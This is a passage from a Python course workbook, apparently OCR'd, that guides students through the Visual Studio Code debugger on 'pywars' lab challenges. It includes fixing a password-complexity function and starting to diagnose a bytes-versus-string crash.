
Technet24



When the breakpoint is reached, the program pauses and the line is highlighted in yellow. On the left, you can observe the variables that have been created as the program executed all of the lines up until the breakpoint. For example, you can see that variable "d" contains a pywars client and that variable "i" contains the integer 0. A dialog box containing the debugger program controls popped up on the top of the screen. It contains four blue buttons, a green one and a red one shaped like a square. Observe what the program control buttons do. The "CONTINUE" button to tell the program to execute until it reaches the next breakpoint or the end of the program. The continue button is the one on the far left of the program control dialog box. It looks like a blue triangle on its side with a line to its left. It looks like the play button on a video player. Go ahead a click it and observe what happens.



When you click it the program starts again, then stops in the same position. It looks just like it did when it hit the same breakpoint before with one exception. If you look at the contents of the variables in the upper left corner, "i" now has a value of 1.




When you clicked continue it ran all of the code indented beneath the for loop once. Once the indented code finished, it restarted the loop and stop at the breakpoint again. The "for loop" will cause it to run the indented code 20 times. The current count of how many times it has finished the loop is stored in variable "i". Now I want you to click the "STEP OVER" button. This is the second button on the program control dialog. It appears to be a arrow that is curving over a dot as though it was "jumping over" or "stepping over" the dot. Think of this as the "next line without pausing inside functions" button.




When you click STEP-OVER it executed one line. First it slept for 2 seconds then it moves to the next line and paused again.

Technet24



Repeat hitting the "STEP OVER" button 20 times or so. Notice that it stays in this for loop repeating each of the indented lines. Each time the variable "i" increases and holds the number of iterations through the loop. This for loop contains function calls such as `lab140()` but using "STEP OVER" we never saw the detail of what it did. The function just executed without pausing. With this button we can choose to limit what we observe to just the current part of the program.


Keep hitting "STEP OVER" until you get to line 32 and stop there. It should look like this:



Line 32 contains a function call. Each time you clicked "STEP OVER" it stepped over all of the lines of code inside of function `lab140()` without pausing. Those lines of code execute but we just didn't see them execute in the debugger. Now I would like to observe what is happening inside of the `lab140()` function. This time click "STEP-IN". The "STEP-IN" button contains an arrow that is pointing down at a dot as though it was going to drill down into the dot. It is the third button from the left on the program control dialog.




When you "STEP IN" to your program you are now paused on the first line inside of the `lab140()` function.



Now you can observe how `lab140()` executes. To the left you can see the current value of the variable "password_to_test". If you would like to experiment here please do so. Use "STEP OVER" to watch when the if statements execute the code and when they do not. Then step back into the function and and watch it with the next word. Repeat this process several times and observe how the if statements controls the flow of the program.

After you have experimented with it a few time pause again on line number 8. Now change the contents of the "password_to_test" variable to the all lowercase string "october". Double-click on the current value in the variable and replace it with the string "october". That is one of the random values that pywars server that we are getting "incorrect" when we submit our answer. It meets the password length requirement of at least 7 but it is all lower case, so it should result in "FAIL".


Technet24



Next click "STEP OVER" to advance past the first "if" statement. The password length greater than or equal to 7 so it sets it to PASS. So far, so good! Now continue advancing the program to see what happens next. The next check determines if it is all upper or all lowercase. However, the rest of these tests never run because they are part of an "elif" block. The "elif" block will only execute when the statements above it were false. Since all passwords must either be less than seven or greater than or equal to seven, none of the passwords never ever execute any of these remaining "elif" blocks. Observe that when the value is "october" it never does the other tests. The debugger always jumps to the line after the last else statement.

Debugging is slower than 3 seconds

You may notice that while debugging your answers are not "Correct!". Instead they "timed out". That is because as you are debugging it requires more than three seconds to call `.answer()` after calling `.data()`. That is not a problem. This will be resolved when we run the program without debugging.



It is important to think through the logic of your if statements. The debugger can be a handy tool in discovering what is really happening in your code. Rewrite this function to make it work correctly every time. We can make our program simpler by using "shortcut processing" just like Python. As soon as something fails one of the criteria then it has failed our password requirement. If something is less then 7 then it doesn't matter if it is all uppercase or all lowercase. Likewise if it is all lowercase or all uppercase it doesn't matter how long it is, it fails our requirement. So as soon as we have a failing criteria we can immediately return "FAIL". If we make it pass both of those tests then we can simply return "PASS". Our program will run faster and it makes our code much simpler. Replace the function with something that looks like this code block.

```
def lab140(password_to_test):
    """This function returns PASS if a password is at least 7 characters and it is not just all
lowercase or uppercase letters otherwise returns FAIL"""
    #If it is not long enough set it to fail
    if len(password_to_test) < 7:
        return "FAIL"
    #If its all lower or all upper it fails
    if password_to_test.islower() or password_to_test.isupper():
        return "FAIL"
    return "PASS"
```

Save your program by typing ^ Ctrl + s and run it without debugging by clicking ☰ Menu + Run + Run without Debugging on the menu. This option will ignore the breakpoints and execute the program. The program runs until completion and solves the challenge without any errors! Now, "December" is the only password generated by pywars that matches our password complexity requirements. Side note: That is still a horrible password!

Finally, click the red square to stop the debugger and then close your Visual Studio Code.

Technet24



Full Walk-through: Lab1.4.1

Take a look at the question.

```
>>> d.question("lab1.4.1")
For this challenge you must determine position of the character sequence "space lowercase-A
space" in the data and return it as an integer. This is part of the debugger lab. A new folder
named Lab1.4.1 was placed on your Desktop. The solution in the provided file only works some of
the time. Debug the error so that it works every time.
```

In your existing second terminal window change to the new folder on your Desktop.

There you will see a new program named "lab1.4.1.py". If you run it you will see that it might get it right one or two times, but maybe not. It just crashes randomly!


```
(573) student@SEC573:~/Desktop/lab1.4.0$ cd ..
(573) student@SEC573:~/Desktop$ cd lab1.4.1
(573) student@SEC573:~/Desktop/lab1.4.1$ python lab1.4.1.py
Traceback (most recent call last):
  File "/home/student/Desktop/lab1.4.1/lab1.4.1.py", line 22, in
    calculated_answer = lab141(data_sample)
  File "/home/student/Desktop/lab1.4.1/lab1.4.1.py", line 6, in lab141
    answer = data.index(" a ")
TypeError: argument should be integer or bytes-like object, not 'str'
```

Well. That's not good. The traceback shows us the line number where it crashed. It says, "line 6, in lab141". That will be useful. Let's debug it and figure out why it is crashing. Start Visual Studio code.

```
(573) student@SEC573:~/Desktop/lab1.4.1$ code .
```

Open `lab141.py` and place a breakpoint on line 6 in function `lab141()`. Then click ☰ Menu + Run + Start Debugging on the menu to launch the program in Visual Studio Code. Then on the dialog box that appears click "**Python File**".

The program will pause at the breakpoint!




Just observe what the data type is inside of the variable "data". Is it bytes or a string? (look for the lower case b outside of the quotes)


Then click "CONTINUE" (The Blue Triangle 'Play button')

If your data type was a string then your program ran successfully and stopped at the breakpoint again. In the terminal window, it most likely says your answer "TIMED OUT" instead of "CORRECT" because we are debugging it and going slowly, but that is ok. Notably, the program did not crash if the data was a string. However, if the data was bytes then you saw this.

Technet24



Let's go to the Debug Console and run some tests. You can get to the Debug Console by clicking ☰ Menu + View + Debug Console or clicking the tab if it is visible beneath your edit window.



The bottom of the Debug console there is a ">" prompt. You can type any python commands you would like after it. This behaves just like the Python REPL prompt you are playing pywars in. You can interact with the variables that are set in your program. You can call functions. It is very powerful! Let's just run a test.

